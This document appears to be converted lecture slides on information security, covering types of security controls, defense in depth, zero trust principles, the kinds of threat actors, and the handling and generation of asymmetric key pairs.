
## Generic security mechanisms

- Confinement (Sandboxing)
- Authentication
- Access control
- Privileged Execution
- Filtering
- Logging
- Auditing
- Cryptographic algorithms
- Cryptographic protocols

# Security mechanisms


**Policy:** Movement between domains is restricted

**Mechanisms:** Doors, guards, passwords, objects/documents



**Policy:** systems must be resilient

**Mechanisms:** equipments and links are doubled, arquitecture



119801

Source: CISCO

# Security Controls

**Controls are any aspect allowing to minimize risk  
(protect the CIA properties)**

**Controls include policies and mechanisms, but also:**

- Standards and Loaws
- Processes
- Policies
- Mechanisms
- Techniques

**Controls are explicitly stated and can be auditable**

- E.g.: ISO 27001 defines 114 controls in 14 groups
  - ... asset management, physical security, incidente management...

# Types of Security Controls

	<b>Prevention</b>	<b>Detection</b>	<b>Correction</b>
<b>Physical</b>	- Fences  - Gates  - Locks	- CCTV	- Repair Locks  - Repair Windows  - Redeploy access cards
<b>Technical</b>	- Firewall  - Authentication  - Antivirus	- Intrusion Detection Systems  - Alarms  - Honeypots	- Vulnerability patching  - Reboot Systems  - Redeploy VMs  - Remove Virus
<b>Administrative</b>	- Contractual clauses  - Separation of Duties  - Information Classification	- Review Access Matrixes  - Audits	- Implement a business continuity plan  - Implement an incident response plan

# Types of Security Controls

	Prevention	Detection	Correction
Physical	- Fences - Gates - Locks	- CCTV	- Repair Locks - Repair Windows
Technical	- Firewall - Authentication - Antivirus		
Administrative	- Contractual clauses - Security policies - Information Classification		

**Green: in relation to an event**

**Red: in relation to its nature**

# Practical Security

## Realistic Prevention

**Consider that perfect security is impossible!**

**Focus on the most probable events**

- May depend on physical location, legal framework, ...

**Consider cost and profit**

- A great number of controls has a low cost
- However, there is no upper limit on the cost of a security strategy

**Consider all domains and entities**

- A single breach can be escalated to a more serious situation

# Practical Security

## Realistic Prevention

### Consider Impact

- Under the light of CIA and other potential impact areas (e.g. brand)

### Consider the cost and recover time

- Monetary cost, reputation, market access

### Characterize attackers

- Define controls specific for those attackers
- There will always exist more resourceful attackers

### Consider that the system will be compromised

- Have recovery plans

# Security in computing systems: Complex problems

**Computers can do much damage in a short time frame**

- Computers manage huge amounts of information
- Process and communicate with very high speed


**The number of weaknesses is always growing**

- Due to the increased complexity
- Due to every reducing time-to-market, or cost

# Security in computing systems: Complex problems

## **Networks allow novel attack mechanisms**

- “Anonymous” attacks from any place in the planet
- Fast spread across geographical boundaries
- Exploitation of insecure hosts and applications
- **Attackers can build complex attack chains**
  - First exploration
  - Lateral movement
  - Exfiltration
  - Check: <https://attack.mitre.org/matrices/enterprise/>



Mirai botnet operation and communication.

Mirai causes a distributed denial of service (DDoS) to a set of target servers by constantly propagating to weakly configured Internet of Things (IoT) devices.

source: Koliás, Constantinos et al. "DDoS in the IoT: Mirai and Other Botnets." Computer 50 (2017): 80-84.

# Security in computing systems: Complex problems

## **Users are mostly unaware of the risks**

- They do not know the problems,
- ... the impact
- ... the good practices
- .... nor the solutions

## **Users are mostly careless**

- Because they take risks
- Do not care (Do not have/identify any responsibility)
- Do not estimate the risk correctly

# Main vulnerability sources

## Hostile applications or bugs in applications

- Rootkits: Insert elements in the operating system
- Worms: Software programs controlled by an attacker
- Virus: Pieces of code that infect other files (ex, macros)

## Users

- Ignorant or careless
  - telnet vs. ssh, IMAP vs. IMAPS, HTTP vs HTTPS
  - False sense of security (I have an anti-virus, so I'm protected!)
- Hostile

## Defective administration

- Default configuration is seldom the most secure
- Security restriction vs flexible operation
- Exceptions to individuals

## Communication over uncontrolled/unknown network links

- Public hotspots, campus networks, hostile governments

# Security policies for distributed systems (some)

**Must encompass several hosts and networks**

## Security Domains

- Definition of the set of hosts and networks of the domain
- Definition of the set of accepted/authorized users
- Definition of the set of accepted/not accepted activities

## Security Gateways

- Definition of the set of allowed in-out interactions

## Security Controls

- Define the points for future auditing

# Perimeter Defense

(minimal defense, frequently not sufficient)



# Perimeter Defense

## Protection against external attackers

- Internet
- Foreign users
- Other organizations

**Assumes that internal users are trusted and share the same policies**

- Friends, family, collaborators


## Used domestic scenarios or small offices

## Limitations

- Too simple
- Doesn't protect against internal attackers
  - Previously trusted users
  - Attackers that acquired internal access

# Defense in Depth

(with flaws, but better)



# Defense in Depth

## **Protection against internal and external attackers**

- From the Internet
- Users
- Other organization

## **Assumes well defined domains across the organization**


- Walls, doors, authentication, security personell, ciphers, secure networks

## **Limitations**

- Needs coordination between the different controls
  - May end with overlapping controls, but also with holes in the security perimeters
- Cost
- Requires training, changes to processes and frequent audits

# Defense in Depth

---



# Defense in Depth

---

## Trusted Operating Systems

- Security levels, certification
- Secure execution environments for servers
- Sand-boxing / virtual machines

## Firewalls & Security Appliances

- Traffic control between networks
- Monitoring (traffic load, etc.)

## Secure communications / VPNs

- Secure channels over insecure, public networks
- Secure extension of organizational networks

# Defense in Depth

---

## Authentication

- Local
- Remote (network authentication)
- Single Sign-On
- Using secrets, token, bio-metrics, device, location

## Certification Authorities / PKI

- Management of public key certificates

## Encryption of files and sessions

- Privacy / confidentiality of network data
- Privacy / confidentiality of long-term stored data

# Defense in Depth

---

## Intrusion detection

- Detection of forbidden / abnormal activities
- Network-Based / Host-based

## Vulnerability scanners

- Scanning for problem fixing or exploitation
- Network-based / Host-based

## Penetration testing

- Vulnerability assessment
- Demo penetration attempts
- Testing of installed security mechanisms
- Assessment of badly implemented security policies

# Defense in Depth

## Content monitoring

- Detect virus, worms and other malware

## Security management

- Develop security policies
- Apply policies in a distributed manner
- Co-administration/contracting external teams

## Incident response / Real time following

- Capability to detect and react to incidents in real time
- Means for fast and effect response to incidents

# Zero Trust

## Defense model without specific perimeters

- There is no inherent trust in entities just because they are internal
  - Actually, they may be no notion of internal and external

## Model recommended for new systems

- Traditional systems should migrate to it
- Implies the design of systems/services specific for this model
- Legacy systems will need additional protection layers
  - Firewalls, filtros, adaptadores, plugins

# Zero Trust – Principles (NCSC)

## **1. Know your architecture**

- Users, devices, services and data

## **2. Know your identities**

- Users, devices, services and data

## **3. Assess user behaviour, service and device health**

## **4. Use policies to authorize requests**

# Zero Trust – Principles (NCSC)

## 5. Authenticate and Authorize everywhere

- No open APIs, or IP address based access

## 6. Focus your monitoring on users, devices and services

## 7. Don't trust any network, including your own

- Internal attackers should not have more rights than external attackers

## 8. Choose services designed for Zero Trust

- Legacy services to be avoided, but can be integrated

# Today – Standard users

## **Use the same devices for all interactions**

- Talk with other users
- Access leisure services and websites
- Access critical services (eg, banks)
- Work (?)

## **Service and system use based on a final objective**

- Buy, sell, read, listen, communicate
- No or little security considerations

## **No training, fearless**

- Bad at predicting the risk of their actions
- Consider that security issues only happen to large entities/others
  - Think they are not relevant
- With wrong base concepts
  - “Algorithms” to generate passwords, password reuse
- With no investment in security infrastructure (except an antivirus?)
  - Trust an antivirus more than anything else
- Without disaster recovery processes

# Today - Companies

## Focused on a business

- The product they provide
- Financials
- Human Resources

## Interact with security aspects as required

- Should comply with existing norms and regulations
  - RGPD, sector specific regulation
- May have security strategies
  - From nothing to an extreme focus in “security driven culture”
- May provide training and invest in security
- May have frequent audits
- May even have a CISO: Chief Information Security Officer

Category	Basic Organizations	Progressing Organizations	Advanced Organizations
Philosophy	Cybersecurity is a “necessary evil.”	Cybersecurity must be more integrated into the business	Cybersecurity is part of the culture.
People	CISO reports to IT. Small security team with minimal skills. High burnout rate and turnover.	CISO reports to COO or other non-IT manager. Larger security team with some autonomy from IT. Remain overworked, understaffed, and under-skilled.	CISO reports to CEO and is active with the board. CISO considered a business executive. Large, well-organized staff with good work environment. Skills and staff problems persist due to the global cybersecurity skills shortage.
Process	Informal and ad-hoc. Subservient to IT.	Better coordination with IT but processes remain informal, manual, and dependent upon individual contributors.	Documented and formal with an eye toward more scale and automation.
Technology	Elementary security technologies with simple configurations. Decentralized security organization with limited coordination across functions. Focus on prevention and regulatory compliance.	More advanced use of security technologies and adoption of new tools for incident detection and security analytics.	Building an enterprise security technology architecture. Focus on incident prevention, detection, and response. Adding elements of identity management and data security to deal with cloud and mobile computing security.

Source: Enterprise Strategy Group, 2014.

# Today - Nations

## **Focused on national sovereignty**

- Acting independently or as part of strategic groups (e.g, NATO)

## **Have entities dedicated to cybersecurity**

- Cyber Defense
  - Part of their defense forces (e.g. army)
  - Ad-hoc entities hired or shadow
- Cyber resilience of the nation entities
  - Utilities, university, companies, citizens
- Criminal Investigation

## **May have offensive actions against other entities**

- Companies, individuals, groups, other nations
- Cold war alike, totalitarian governments, sovereignty

# Today – Offensive Groups

## **Will conduct attacks against any other entity**

- In ad-hoc or coordinated manner
- May have great amount of funds available
  - By economic groups or nations
- May act as a collective without strict coordination

## **Sometimes considered Advanced Persistent Threats (APT)**

- Will develop attacks over the course of months or even years
- May keep control of an entity without being discovered

## **Motivations are many**

- Hacktivism: Lulzsec, Anonymous, Antisec, (4chan?)
- Economic competition
- National Interest: APTs
- Cyberwar

# Today – Criminal Groups

## Frequently operate as a commercial company

- Business model
- Employees and other collaborators
- “User Support” (to help victims pay ransoms)
- Sometimes with publicity and public presence

## Operate on several models

- May operate from countries which “ignore” them
  - And they will not attack systems on those countries
- For hire operations (other companies, nations)
- Directly targeting a broad user base, other companies
  - Focusing on specific areas (critical infrastructures, health, banking...)
- Provide malicious software as a service

## Rich and dynamic software environment

- Software specifically developed for these activities
  - Exploring vulnerabilities in systems
  - Vulnerabilities are traded and are assets to incorporate when attacking systems
- May rely both on automated software and targeted software

# Limiting factors

**Cibersecurity is limited by economical, operational and logistical aspects**

- All entities have limited resources

**Cybersecurity deals with building and applying a strategy, with a limited budget, under a operational and legal context**

<http://targetedattacks.trendmicro.com/cyoa/en/>



# Management of Asymmetric keys

---

# Problems to solve

---

## Ensure proper and correct use of asymmetric key pairs

### Privacy of private keys

- To ensure authenticity
- To prevent the repudiation of digital signatures

### Correct distribution of public keys

- To ensure confidentiality
- To ensure the correct validation of digital signatures

# Problems to solve

---

## **Temporal evolution of entity <-> key pair mappings**

### **To tackle catastrophic occurrences**

- e.g. loss of private keys

### **To tackle normal exploitation requirements**

- e.g. refresh of key pairs for reducing impersonation risks

# Problems to solve

---

## **Ensure a proper generation of key pairs**

### **Random generation of secret values**

- So that they cannot be easily predicted

### **Increase efficiency without reducing security**

- Make security mechanisms more useful
- Increase performance

# Goals

---

## 1. Key pair generation

- When and how should they be generated

## 2. Handling of private keys

- How do I maintain them private

## 3. Distribution of public keys

- How are they correctly distributed worldwide

## 4. Lifetime of key pairs

1. When will they expire
  - Until when should they be used
  - How can I check the obsolesce of a key pair

# Generation of key pairs: Design principles

---

## Good random generators for producing secrets

### Result is indistinguishable from noise

- All values have equal probability
- No patterns resulting from the iteration number or previous values

### Example: Bernoulli $\frac{1}{2}$ generator

- Memoryless generator
- $P(b=1) = P(b=0) = \frac{1}{2}$
- Coin toss

# Generation of key pairs: Design principles

---

## Facilitate without compromising security

### Efficient public keys

- Few bits, typically  $2^k+1$  values (3, 17, 65537)
- Accelerates operations with public keys
- No security issues

# Generation of key pairs: Design principles

---

## **Self-generation of private keys**

**Maximizes privacy as no other party will be able to use a given private key**

- Only the owner has the key
- Even better: The owner doesn't have the key, but may use the key

**Principle can be relaxed when not involving signature generation**

- Where there are not issues related with non repudiation

# Handling of private keys

---

## Correctness

### The private key represents a subject

- E.g. a citizen
- Its compromise must be minimized
- Physically secure backup copies can exist in some cases

### The access path to the private key must be controlled

- Access protection with password or PIN
- Correctness of applications that use it
- Authentication in the applications that allow to use it

# Handling of private keys

---

## Confinement

**Protection of the private key inside a (reduced) security domain (ex. cryptographic token)**

- The token generates key pairs
- The token exports the public key but never the private key
- The token internally encrypts/decrypts with the private key

**Example: SmartCards**

